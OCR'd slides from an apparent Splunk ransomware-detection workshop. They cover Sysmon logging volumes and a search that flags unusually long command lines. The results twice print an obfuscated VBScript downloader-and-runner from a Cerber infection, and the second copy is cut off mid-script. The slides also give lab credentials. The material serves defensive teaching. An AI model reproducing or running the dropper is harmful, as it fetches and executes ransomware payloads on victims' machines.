Sysmon


And we will add from non UF sources:

Process/Apps/FIM

Vulnerabilities

Firewall

Registry



Wire Data

Forensics

Logs

Sysmon

How much data?

Search | Pivot | Reports | Alerts | Dashboards | Search & Reporting

New Search

Save As | Close

```
index=main sourcetype=*sysmon* host="isengupta-T430s" EventCode != 3| eval length_in_bytes=len(_raw) |  lookup sysmon_errcode.csv EventCode| stats sum(length_in_bytes) as bytes by EventDescription | eval mbytes=(bytes/1024/1024) | addcoltotals | eval mbytes=round(mbytes,2)
```

during Tue, Sep 1, 20...

✓ 13,291 events (9/1/15 12:00:00.000 AM to 9/2/15 12:00:00.000 AM)

Job | Smart Mode

Events | Patterns | Statistics (6) | Visualization

100 Per Page | Format | Preview

EventDescription	bytes	mbytes
Create Remote Thread	601311	0.57
Driver Loaded	26490	0.03
Process Changed File Creation Time	4439548	4.23
Process Creation	7630200	7.28
Process Terminated	3764731	3.59
	16462280	15.70

That's more like it. 16MB of Sysmon, 5.5MB of Windows events = 21.5MB per endpoint.

Coverage for 1,000 Windows endpoints? 21.5GB ingest, per day.

What went wrong last year?

no one is perfect…

Mistakes were made…

Let’s go back in time…

There were… inaccuracies…

These didn’t always work. Have been updated/fixed.

splunking-the-endpoint-files (2)

Search

Name	Date Modified	Size	Kind
inputs-registry-examples-alternate.conf (New!)	May 1, 2016, 1:30 AM	48 KB	text
inputs-registry-examples.conf	Sep 22, 2015, 10:57 AM	50 KB	Tunnel…ument
readme.txt	May 1, 2016, 1:50 AM	861 bytes	text
sysmoncfg_v2.xml (New!)	Sep 22, 2015, 11:17 AM	3 KB	XML text
sysmoncfg_v4.xml	Today, 5:40 PM	3 KB	XML text

https://splunk.box.com/splunking-the-endpoint

Thank you, Jeff Walzer and Mike Sangray!

.conf Ransomware Hands-on: What's your Birth Day?

https://conf-sec-seho-<2 digit number that is your birthday>.splunkoxygen.com/

EXAMPLE if I was born on July 31st:

https://conf-sec-seho-31.splunkoxygen.com/

EXAMPLE if I was born on August 4th:

https://conf-sec-seho-04.splunkoxygen.com/


Username: conf2016 Password: security

While you're getting logged in…

An interlude to talk about your priorities, people.
Dimitri?

Switch to Dimitri

vs.



DECRYPT MY FILES #.html 26/02/2016
DECRYPT MY FILES #.txt 26/02/2016
DECRYPT MY FILES #.vbs 26/02/2016
2C1OlcaXdF.cerber
ku7dYlcvkj.cerber
oQ3vPGPyLq.cerber
VtqQQaO5Vd.cerber

ransomware
Search term

+ Compare

Worldwide | 2004 - present | All categories | Web Search

Interest over time





taylor swift
Search term

+ Compare

Worldwide | 2004 - present | All categories | Web Search

Interest over time






ransomware
Search term

+ Compare

Worldwide | 2004 - present | All categories | Web Search

Interest over time



Please log into your server now.

U: conf2016 P: security

Raise your hand if you are finding this difficult.

OR

You might need help! Follow along with the narration in the app, at least for the first few examples.

Newbie Path

Find statistically significantly long command executions

```
index=wayne "sourcetype=xmlwineventlog:microsoft-windows-sysmon/operational" EventCode=1
| eval cmdlen=len(CommandLine)
| eventstats stdev(cmdlen) as stdev,avg(cmdlen) as avg by host
| stats max(cmdlen) as maxlen, values(stdev) as stdevperhost, values(avg) as avgperhost by host,CommandLine
| where maxlen>4*(stdevperhost+avgperhost)
```

the search

Line by Line

```
index=wayne "sourcetype=xmlwineventlog:microsoft-windows-sysmon/operational" EventCode=1
```

- **What**: Pull in our Sysmon events. We could also use Windows Security events if we wanted as we saw earlier.

```
| eval cmdlen=len(CommandLine)
        | eventstats stdev(cmdlen) as stdev,avg(cmdlen) as avg by host
```

- **What**: Eval how long each command line is per event. Then calculate the standard deviation and the average command line length, per host, for the whole dataset.

```
| stats max(cmdlen) as maxlen, values(stdev) as stdevperhost, values(avg) as avgperhost by host,CommandLine
```

the results

- **What**: Display the maximum, stdev, and average values of commandline length per host.
- **Why**: This will allow us to determine commandline lengths that deviate from their norms.

```
| where maxlen>4*(stdevperhost+avgperhost)
```

- **What**: Filter out "normal" commandline lengths.
- **Why**: If the command length seen is more than four standard deviations away from the normal, then show just those. Four standard deviations may be a bit too long – but see what a reasonable threshold is for your organization. You might also say that critical endpoints have a lower threshold than less critical endpoints.

host	CommandLine	maxlen	stdevperhost	avgperhost
we8105desk	cmd.exe /V /C set "GSI=%APPDATA%\%RANDOM%.vbs" && (for %i in ("Dim RWRL" "FuNCtioN GNbiPp(Pt5SZ1)" "EYnt=45" "GNbiPp=AsC(Pt5SZ1)" "Xn1=52" "eNd fuNCtiON" "SUb OjrYyD9()" "J0Nepq=56" "Dim UJv,G4coQ" "LT=23" "dO WHiLE UJv<>3016-3015" "G4coQ=G4coQ+1" "WSCRiPt.sLEeP(11)" "LoOP" "UsZK0=85" "ENd suB" "fuNctIon J7(BLI4A3)" "K5AU=29" "J7=cHR(BLI4A3)" "XBNutM9=36" "eNd fuNCtiON" "SUb MA(QrG)" "WXCzRz=9" "Dim Jw" "Qt7=34" "Jw=TIMeR+QrG" "Do WhiLE tIMEr<Jw" "WSCRipT.sleEP(6)" "LOOp" "EXdkRkH=78" "enD sUB" "fUnCTion M1p67jL(BwqIM7,Qa)" "Yi=80" "dIM KH,ChnF,RX,Pg,C6YT(8)" "Cm=7" "C6YT(1)=107" "Rzf=58" "C6YT(5)=115" "BSKoW=10" "C6YT(4)=56" "Cwd6=35" "C6YT(7)=110" "AQ=98" "C6YT(6)=100" "Y6Cm1I=82" "C6YT(2)=103" "JH3F2i=74" "C6YT(8)=119" "JRvsG2s=76" "C6YT(3)=53" "Yh=31" "C6YT(0)=115" "GuvD=47" "Tbvf1=67" "SeT KH=cReATeObject(A9y("3C3A1D301F2D063708772930033C3C201C2D0A34203B053C0C2D", "Yo")) " "V2JR=73" "Set ChnFY=KH.GETfilE(BwqIM7)" "RGeJ=68" "SeT Pg=ChnFY.opEnASTExTstReAM(6806-6805,7273-7273)" "CtxOk=82" "seT RX=KH.cREateteXtFiLe(Qa,6566-6565,2508-2508)" "XPL9af=76" "Do uNtil Pg.aTEnDOfStReam" "RX.wRitE J7(OyVNo(GNbiPp(Pg.rEAD(6633-6632)),C6YT(0)))" "LooP" "IQz=49" "RX.cloSe" "CBR1gC7=51" "Pg.cLOSE" "PmG=64" "eNd funCTIOn" "FUNcTION Ql9zEF()" "IBL2=16" "Ql9zEF=secoND(Time)" "MUTkPNJ=41" "End FUNcTiOn" "FUnCtion A9y(Am,T1GCbB)" "CWCH9r=82" "Dim V3sl0m,F4ra,AxFE" "RLLp8R=89" "For V3sl0m=1 To (lEn(Am)/2)" "F4ra=(J7((8270-8232)) & J7((5328/74))&(miD(Am,(V3sl0m+V3sl0m)-1,2)))" "AxFE=(GNbiPp(mID(T1GCbB,((V3sl0m MOd Len(T1GCbB))+1),1)))" "A9y=A9y+J7(OyVNo(F4ra,AxFE))" "NeXT" "DxZ40=89" "enD fUNction" "Sub AylniN()" "N6nzb=92" "Dim GWJCk,Q3y,GKasG0" "FDu=47" "GWJCk=93961822" "UZ=32" "FoR Q3y=1 To GWJCk" "GKasG0=GKasG0+1" "neXt" "B1jq2Hk=63" "If GKasG0=GWJCk tHen" "KXso=18" "MA((-176+446))" "IP4=48" "Yq(A9y("0B3B1D44626E7E1020055D3C20230A3B0C503D31230C3700593135344D201B53772C39173D475E2826","QcOi4XA")) " "YTsWy=31" "elSe" "DO5gpmA=84" "A8=86" "EnD iF" "XyUP=64" "eND SuB" "sUB GKfD3aY(FaddNPJ)" "SDU0BLq=57" "DiM UPhqZ,KbcT" "DxejPK=88" "KbcT="Drn4AW"" "GROlc7=82" "sET UPhqZ=CREAteOBJecT(A9y("332A7B05156A211A46243629",KbcT))" "Gs0g=3" "UPhqZ.OpEn" "TF1=68" "UPhqZ.tyPE=6867-6866" "RDjmY=24" "UPhqZ.wrITe FaddNPJ" "WiFgvS=78" "UPhqZ.SaVeTOfile RWRL,8725-8723" "AF=4" "UPhqZ.closE" "JC7sf2=1" "Cke4e" "JM=88" "EnD suB" "fuNCtIoN Yq(PDqi1)" "I0=22" "DiM YTwwO,BAU7Cz,Uv,JiYwVG,IK" "GJDnbE=32" "On ErrOR reSume NeXT" "B7bT=1" "Uv="TK"" "ELw=73" "sEt YTwwO=CREaTeObjeCT(A9y("3C07082602241F7A383C0E3807",Uv))" "K4=62" "GAiF" "IS1cj=19" "Set Dzc0=YTwwO.eNVIrONMEnt(A9y("013B183400023A","EQiWw"))" "D9S=38" "RWRL=Dzc0(A9y("146308117720C14","XU3"))&J7((8002-7910))& Ql9zEF & Ql9zEF" "AtCQ=95" "JiYwVG="FcQqQ"" "Tf=79" "sEt BAU7Cz=CrEATEoBjECT(A9y("2E38122329103E1725683B1C3D19123701",JiYwVG))" "QUY=56" "BAU7Cz.OpeN A9y("0D0E1E","KJ"),PDqi1,7387-7387" "JX2=58" "BAU7Cz.SeTReQuEstHeAdeR A9y("1F59242828","OM8J"),A9y("0D354C3D356B567A0F6B6B","VoL8XF")" "URkT=71" "BAU7Cz.SEnD()" "QdFeA6=65" "if BAU7Cz.StaTUstExt=A9y("652840353A542512023C5B3D572F27","S5I2A") then" "PwTLW23=36" "GAiF" "R4xYBS=63" "MA(4)" "PjL6m=46" "GKfD3aY BAU7Cz.ReSpONSEbody" "Fj98=72" "Else" "D7T=91" "IK="NNXFD0"" "NK=74" "SeT BAU7Cz= CreATeobJECT(A9y("033125365F3D213E326A68030210121060",IK))" "QJ=35" "BAU7Cz.oPeN A9y("2A2F0E","TmjZ8d"),A9y("07351B31556E40785D6F5D735D6F5E715B6F5E795D6E02291B33412B1F26","Ao"),5022-5022" "UMp8=85" "BAU7Cz.SeTReqUesTheadER A9y("1439190A24","AFXwm"),A9y("371038301A716C5F7B6644","LUi")" "NIuUc=93" "BAU7Cz.SENd()" "EOtR=44" "if BAU7Cz.STaTUSTexT=A9y("03510A3B3A51146F105F163B365E0C","OS0x") THen GKfD3aY BAU7Cz.REsPOnSeBODY" "Q6sMEZ=54" "I9NI7=56" "end if" "Dq=54" "eND FuNCTIoN" "fUNctIon OyVNo(U1,Brt0d)" "SNOW=59" "OyVNo=(U1 ANd noT Brt0d)oR(NOt U1 And Brt0d)" "QTi5K=54" "enD funcTION" "Sub Cke4e()" "WTOyAw=62" "dIM EuM,WIbud,NCiN,Fs8HJ" "A5AT=92" "NCiN="""" "SX6=93" "WIbud=RWRL & Ql9zEF & A9y("4A330F3F","WdGbOGp")" "V5B7Zh=92" "M1p67jL RWRL,WIbud" "L13=45" "iF Fs8HJ="" tHen MA(4)" "CHaK=38" "EuM="Iqxkf"" "U56m=67" "SEt VP=creATeoBJEcT(A9y("262B081420010C453521141407",EuM))" "U5Quw=85" "VP.Run A9y("1023287B163629755C0D6C06270F1E01536C6E7551","UsNL") & WIbud & NCiN,2912-2912,5755-5755" "A6mfcYL=76" "End sUB" "JoxZ3=43" "AylniN" "suB GAiF()" "G4vzM=95" "Dim DCRml9g, CjoNOY9" "For DCRml9g = 68 To 6000327" "CjoNOY9 = Rvwr + 23 + 35 + 27" "Next" "KK0H=46" "enD sUb") do @echo %~i)>"IGSI!" && start "" "!IGSI!"	4490	266.247475	101.498361

You've got this! Copy and paste the example searches into the "search bar" in the "SplunkLive Security 2016" app.

Ninja Path

copy the search

Find statistically significantly long command executions

```
index=wayne "sourcetype=xmlwineventlog:microsoft-windows-sysmon/operational" EventCode=1
| eval cmdlen=len(CommandLine)
| eventstats stdev(cmdlen) as stdev,avg(cmdlen) as avg by host
| stats max(cmdlen) as maxlen, values(stdev) as stdevperhost, values(avg) as avgperhost by host,CommandLine
| where maxlen>4*(stdevperhost+avgperhost)
```

Ninja Path

stay within app context

splunk> App: .conf2016 Ransomware Hands-On | Administrator | Messages | Settings | Activity | Help | Find

Overview | Endpoint Log Detection | Network Activity Detection | Forensics | Prevention | Search | Dashboards | .conf2016 Ransomware Hands-On

New Search

Save As | Close

```
index=wayne sourcetype=xmlwineventlog:microsoft-windows-sysmon/operational EventCode=1
| eval cmdlen=len(CommandLine)
| eventstats stdev(cmdlen) as stdev,avg(cmdlen) as avg by host
| stats max(cmdlen) as maxlen, values(stdev) as stdevperhost, values(avg) as avgperhost by host,CommandLine
| where maxlen>4*(stdevperhost+avgperhost)
```

All time

paste search here

✓ 0 events (before 9/12/16 5:25:26.000 PM) No Event Sampling

Job | Fast Mode

Events | Patterns | Statistics (1) | Visualization

20 Per Page | Format | Preview

host	CommandLine	maxlen	stdevperhost	avgperhost
we8105desk	cmd.exe /V /C set "GSI=%APPDATA%\%RANDOM%.vbs" && (for %i in ("DIm RWRL" "FuNCtioN GNbiPp(Pt5SZ1)" "EYnt=45" "GNbiPp=AsC(Pt5SZ1)" "Xn1=52" "eNd fuNCtiON" "SUb OjrYyD9()" "J0Nepq=56" "Dim UJv,G4coQ" "LT=23" "dO WHiLE UJv<>3016-3015" "G4coQ=G4coQ+1" "WSCRiPt.sLEeP(11)" "LoOP" "UsZK0=85" "ENd suB" "fuNctIon J7(BLi4A3)" "K5AU=29" "J7=cHR(BLi4A3)" "XBNutM9=36" "eNd fuNCtiON" "SUb MA(QrG)" "WXCzRz=9" "Dim Jw" "Qt7=34" "Jw=TIMeR+QrG" "Do WhiLE tIMEr<Jw" "WSCRipT.sleEP(6)" "LOOp" "EXdkRkH=78" "enD sUB" "fUnCTion M1p67jL(BwqIM7,Qa)" "Yi=80" "dIM KH,ChnFY,RX,Pg,C6YT(8)" "Cm=7" "C6YT(1)=107" "Rzf=58" "C6YT(5)=115" "BSKoW=10" "C6YT(4)=56" "Cwd6=35" "C6YT(7)=110" "AQ=98" "C6YT(6)=100" "Y6Cm1I=82" "C6YT(2)=103" "JH3F2i=74" "C6YT(8)=119" "JRvsG2s=76" "C6YT(3)=53" "Yh=31" "C6YT(0)=115" "GuvD=47" "Tbvf1=67" "SeT KH=cReATeObject(A9y("3C3A1D301F2D063708772930033C3C201C2D0A34203B053C0C2D", "Yo")) "V2JR=73" "Set ChnFY=KH.GETfIlE(BwqIM7)" "RGeJ=68" "SeT Pg=ChnFY.opEnASTExTstReAM(6806-6805,7273-7273)" "CtxOk=82" "seT RX=KH.cReateteXtFiLe(Qa,6566-6565,2508-2508)" "XPL9af=76" "Do uNtil Pg.aTEnDOfStReam" "RX.wRitE J7(OyVNo(GNbiPp(Pg.rEAD(6633-6632)),C6YT(0)))" "LooP" "IQz=49" "RX.cloSe" "CBR1gC7=51" "Pg.cLOSE" "PmG=64" "eNd funCTIOn" "FUNcTION Ql9zEF()" "IBL2=16" "Ql9zEF=secoND(Time)" "MUTkPNJ=41" "End FUNcTiOn" "FUnCtion A9y(Am,T1GCbB)" "CWCH9r=82" "Dim V3sl0m,F4ra,AxFE" "RLLp8R=89" "For V3sl0m=1 To (lEn(Am)/2)" "F4ra=(J7((8270-8232)) & J7((5328/74))&(miD(Am,(V3sl0m+V3sl0m)-1,2)))" "AxFE=(GNbiPp(mID(T1GCbB,((V3sl0m MOd Len(T1GCbB))+1),1)))" "A9y=A9y+J7(OyVNo(F4ra,AxFE))" "NeXT" "DxZ40=89" "enD fUNction" "Sub AylniN()" "N6nzb=92" "DIm GWJCk,Q3y,GKasG0" "FDu=47" "GWJCk=93961822" "UZ=32" "FoR Q3y=1 To GWJCk" "GKasG0=GKasG0+1" "neXt" "B1jq2Hk=63" "If GKasG0=GWJCk tHen" "KXso=18" "MA((-176+446))" "IP4=48" "Yq(A9y("0B3B1D44626E7E1020055D3C20230A3B0C503D31230C3700593135344D201B53772C39173D475E2826","QcOi4XA")) " "YTsWy=31" "elSe" "DO5gpmA=84" "A8=86" "EnD iF" "XyUP=64" "eND SuB" "sUB GKfD3aY(FaddNPJ)" "SDU0BLq=57" "DiM UPhqZ,KbcT" "DxejPK=88" "KbcT='Drn4AW'" "GROlc7=82" "sET UPhqZ=CREAteOBJecT(A9y("332A7B05156A211A46243629",KbcT)) " "Gs0g=3" "UPhqZ.OpEn" "TF1=68" "UPhqZ.tyPE=6867-6866" "RDjmY=24" "UPhqZ.wrITe FaddNPJ" "WiFgvS=78" "UPhqZ.SaVeTOfIle RWRL,8725-8723" "AF=4" "UPhqZ.closE" "JC7sf2=1" "Cke4e" "JM=88" "EnD suB" "fuNCtIoN Yq(PDqi1)" "I0=22" "DiM YTwwO,BAU7Cz,Uv,JiYwVG,IK" "GJDnbE=32" "On ErrOR reSume NeXT" "B7bT=1" "Uv='Tk'" "ELw=73" "sEt YTwwO=CREaTeObjeCT(A9y("3C07082602241F7A383C0E3807",Uv)) " "K4=62" "GAiF" "IS1cj=19" "Set Dzc0=YTwwO.eNVIrONMEnt(A9y("013B183400023A","EQiWw")) " "D9S=38" "RWRL=Dzc0(A9y("146308117 20C14","XU3"))&(J7((8002-7910))& Ql9zEF & Ql9zEF" "AtCQ=95" "JiYwVG="FcQqQ'" "Tf=79" "sEt BAU7Cz=CrEATEoBjECT(A9y("2E38122329103E1725683B1C3D19123701",JiYwVG)) " "QUY=56" "BAU7Cz.OpeN A9y("0D0E1E","KJ"),PDqi1,7387-7387" "JX2=58" "BAU7Cz.SeTReQuEstHeAdeR A9y("1F59242828","OM8J"),A9y("0D354C3D356B567A0F6B6B","VoL8XF") " "URkT=71" "BAU7Cz.SEnD()" "QdFeA6=65" "if BAU7Cz.StaTUstExt=A9y("652840353A542512023C5B3D572F27","S5I2A") then" "PwTLW23=36" "GAiF" "R4xYBS=63" "MA(4)" "PjL6m=46" "GKfD3aY BAU7Cz.ReSpONSEbody" "Fj98=72" "Else" "D7T=91" "IK="NNXFD0" "NK=74" "SeT BAU7Cz= CreATeobJECT(A9y("033125365F3D213E326A68030210121060",IK)) " "QJ=35" "BAU7Cz.oPeN A9y("2A2F0E","TmjZ8d"),A9y("07351B31556E40785D6F5D735D6F5E715B6F5E795D6E02291B33412B1F26","Ao"),5022-5022" "UMp8=85" "BAU7Cz.SeTReqUesTheadER A9y("1439190A24","AFXwm"),A9y("371038301A716C5F7B6644","LUi")" "NluUc=93" "BAU7Cz.SENd()" "EOtR=44" "If BAU7Cz.STaTUSTexT=A9y("03510A3B3A51146F105F163B365E0C","OS0x") THen GKfD3aY BAU7Cz.REsPOnSeBODY" "Q6sMEZ=54" "I9NI7=56" "end if" "Dq=54" "eND FuNCTIoN" "fUNctIon OyVNo(U1,Brt0d)" "SNOW=59" "OyVNo=(U1 ANd noT Brt0d)oR(NOt U1 And Brt0d)" "QTi5K=54" "enD funcTION" "Sub Cke4e()" "WTOyAw=62" "dIM EuM,WIbud,NCiN,Fs8HJ" "A5AT=92" "NCiN=""" "SX6=93" "WIbud=RWRL & Ql9zEF & A9y("4A330F3F","WdGbOGp")" "V5B7Zh=92" "M1p67jL RWRL,WIbud" "L13=45" "iF Fs8HJ='" tHen MA(4)" "CHaK=38" "EuM='lqxkf'" "U56m=67" "SEt 